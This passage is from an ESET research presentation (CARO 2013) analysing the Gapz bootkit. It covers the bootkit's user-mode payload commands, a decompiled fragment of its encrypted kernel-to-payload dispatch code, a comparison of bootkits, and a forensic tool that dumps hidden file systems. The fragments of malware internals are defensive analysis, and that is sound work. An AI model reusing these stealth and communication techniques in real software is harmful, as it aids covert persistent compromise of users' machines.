aHyktr2gbbar5   db 'hyktr2gbbar5',0
aNsvosgv3xg4awt db 'nsvosgv3xg4awtmbmlyp',0
aT6ss8u33l0euks db 't6ss8u33l0euksemvwredirrs0fialw',0
aGk7xktdi74wu   db 'gk7xktdi74wu',0
a11i0offnxa1v46 db '11i0offnxa1v46l7mbj5aq7n21',0
aRye434oo98x7g9 db 'rye434oo98x7g9',0
aFckqitydq2fad8 db 'fckqitydq2fad81hufryrnr',0
aNkuxnytg8xk    db 'nkuxnytg8xk',0
aFi14onpf6lgrsy db 'fi14onpf6lgrsyqwxu6wvla',0
aH4agl7g18qn37v db 'h4agl7g18qn37vo43wml8xhhb',0
aT0orrfi53nqn7o db 't0orrfi53nqn7oi4d',0
                db 0, 26h, 0Ch, 22h, 0F5h, 36h, 9Dh, 33h, 6Bh, 0Eh, 0Ah
                db 32h, 0E8h, 20h, 8Dh, 0C1h, 0E1h, 4 dup(0)
a_zer0wave      db '.zer0wave',0
```

CARO 2013

Gapz User-mode Payload Functionality

The module overlord32(64).dll is essential part of the Gapz bootkit


Overlord32(64).dll is injected into svchost.exe process

Overlord32(64).dll dispatches the requests from kernel-mode

Cmd #	Command Description
0	gather information about all the network adapters installed in the system and their properties and send it to kernel-mode module
1	gather information on the presence of particular software in the system
2	check internet connection by trying to reach update.microsoft.com
3	send & receive data from a remote host using Windows sockets
4	get the system time from time.windows.com
5	get the host IP address given its domain name (via Win32 API gethostbyname)
6	get Windows shell (by means of querying “Shell” value of “Software\Microsoft\Windows NT\CurrentVersion\Winlogon” registry key)

Gapz User-mode Payload Interface

Gapz impersonates the handler of the payload requests in the *null.sys* driver to communicate with the injected payload:




Gapz User-mode Payload Interface

```
hooked_ioctl = vBBBBBBE3->IoControlCode_HookArray;
while ( *hooked_ioctl != IoStack->Parameters.DeviceIoControl.IoControlCode )
{
  ++i;                                          // check if the request comes from the payload
  ++hooked_ioctl;
  if ( i >= IRP_MJ_SYSTEM_CONTROL )
    goto LABEL_11;
}
UserBuff = Irp->UserBuffer;
IoStack = IoStack->Parameters.DeviceIoControl.OutputBufferLength;
OutputBufferLength = IoStack;
if ( UserBuff )
{
  (vBBBBBBBF->rc4)(UserBuff, IoStack, vBBBBBBBB->rc4_key, 48);// decrypt payload request
  v4 = 0xBBBBBBBB;
  if ( *UserBuff == 0x34798977 )                // check signature
  {
    hooked_ioctl = vBBBBBBE3;
    IoStack = i;
    if ( *(UserBuff + 1) == vBBBBBBE3->IoControlCodeSubCmd_Hook[i] )// determine the handler
    {
      (vBBBBBBE3->IoControlCode_HookDpc[i])(UserBuff);
      (vBBBBBBBF->rc4)(                         // encrypt the reply
        UserBuff,
        OutputBufferLength,
        vBBBBBBBB->rc4_key,
        48);
      v4 = 0xBBBBBBBB;
    }
```

Modern bootkits comparison

Functionality	Gapz	Olmarik (TDL4)	Rovnix (Cidox)	Goblin (XPAJ)	Olmasco (MaxSS)
MBR modification	☑	☑	☒	☑	☑
VBR modification	☑	☒	☑	☒	☒
Hidden file system type	FAT32	custom	FAT16 modification	custom (TDL4 based)	custom
Crypto implementation	AES-256, RC4, MD5, SHA1, ECC	XOR/RC4	Custom (XOR+ROL)	☒	RC6 modification
Compression algorithm	☑	☒	aPlib	aPlib	☒
Custom TCP/IP network stack	☑	☒	☒	☒	☒

Gapz: forensics approaches



eset

CARO 2013

Hidden File System Reader

```
                        ESET Hidden File System Reader

                        1.0.3.1 (Apr 30 2013 16:31:34)

            Copyright (c) 1992-2013 ESET, spol. s r.o. All rights reserved.
```

```
HfsReader.exe [params] [export_path]

Params:
/help or /?     - print help message
/no-output      - no output to command line
/no-export      - do not export files from file system(s)
/export-txt     - export file list from file system(s) to text file
/mbr            - make mbr dump
/vbr            - make active drive vbr dump
/dump=<o>,<s>   - make hard drive dump
                  <o> - offset from beginning or "end"
                  <s> - size
                  Examples:
                            /dump=512,1024
                            /dump=end,4096
/zip            - pack all files into zip archive
/full           - create full analysis and pack results into zip archive
```

```
Supported Hidden File Systems:

Win32/Olmarik (TDL3/TDL3+/TDL4)
Win32/Olmasco (MaxXSS)
Win32/Sirefef (ZeroAccess)
Win32/Rovnix
Win32/Xpaj
Win32/Gapz
Win32/Flamer
Win32/Urelas (GBPBoot)
```

Hidden File System Reader


```
ESET Hidden File System Reader
1.0.2.8 (Mar 12 2013 15:16:21)
Copyright (c) 1992-2013 ESET, spol. s r.o. All rights reserved.

Processing... Please wait.
Parsing file systems...

"Gapz_MBR" file system found:
- mbr_original                                  md5: DF09785A37B0197496A1C45A8292FAA6
- payload.bin                                   md5: FC21B3133F0ACB449035A81C1B6B738E
- cfg                                           md5: BFB8C46B86840774F4B1F7424D45AF28
- mbr_infected                                  md5: 9554D21CBA16AE4754BA629ADD5B487F

File system(s) successfully exported!
```

Hidden File System Reader



```
ESET Hidden File System Reader
1.0.3.1 (Apr 30 2013 16:31:34)
Copyright (c) 1992-2013 ESET, spol. s r.o. All rights reserved.

Processing... Please wait.
Parsing file systems...
"Gapz_VBR" file system found:
- vbr_original                                  md5: 32E746BECCA5C4CC2511CABFFE6B7310
- payload.bin                                   md5: 9DCFE30C707B0941EEECF51DA2DBBAA0
- cfg                                           md5: 3DC93A2466B881E24912DCCF839FC4C8
- bis                                           md5: DF739CC8AA796A24FF10E57894F8864C
- overlord32.dll                                md5: 3AEC40DE15B791B2DFA978DEDE7B0C89
- overlord64.dll                                md5: F5358444F57E2849C73D9DD14EBB4FA4
- conf.z                                        md5: 7215EE9C7D9DC229D2921A40E899EC5F
- e59df022                                      md5: 74D9434F39779CB608D48D773F627287
- vbr_infected                                  md5: 115AB3FD466BEE136DE25A6CEB46E54C

File system(s) successfully exported!
```

DEMO

eset

CARO 2013

HiddenFsReader: Free public forensic tool



Try to use it right now ;)

http://download.eset.com/special/ESETHfsReader.exe


Download

eset

CARO 2013

Conclusion

- The most complex != The stealthiest (detection)
- Gapz employs a new VBR-based bootkit technique
- Gapz implements:
  - ✓ network communication protocol stack
  - ✓ crypto library
  - ✓ hidden FAT volume
- HiddenFsReader is capable of dumping contents of the hidden volume



ESET


CARO 2013

References

- ✓ **Gapz and Redyms droppers based on Power Loader code**
  http://www.welivesecurity.com/2013/03/19/gapz-and-redyms-droppers-based-on-power-loader-code/
- ✓ **Mind the Gapz: The most complex bootkit ever analyzed?**
  http://www.welivesecurity.com/wp-content/uploads/2013/04/gapz-bootkit-whitepaper.pdf
- ✓ **Modern Bootkit Trends: Bypassing Kernel-Mode Signing Policy**
  http://go.eset.com/us/resources/white-papers/Rodionov-Matrosov.pdf
- ✓ **Defeating Anti-Forensics in Contemporary Complex Threats**
  http://go.eset.com/us/resources/white-papers/Matrosov_Rodionov_VB2012.pdf
- ✓ **Bootkit Threats: In-Depth Reverse Engineering & Defense**
  http://www.welivesecurity.com/wp-content/media_files/REcon2012.pdf

eset

CARO 2013


eset

Thank you for your attention!

Eugene Rodionov
rodionov@eset.sk
@vxradius

Aleksandr Matrosov
matrosov@eset.sk
@matrosov

ESET

CARO 2013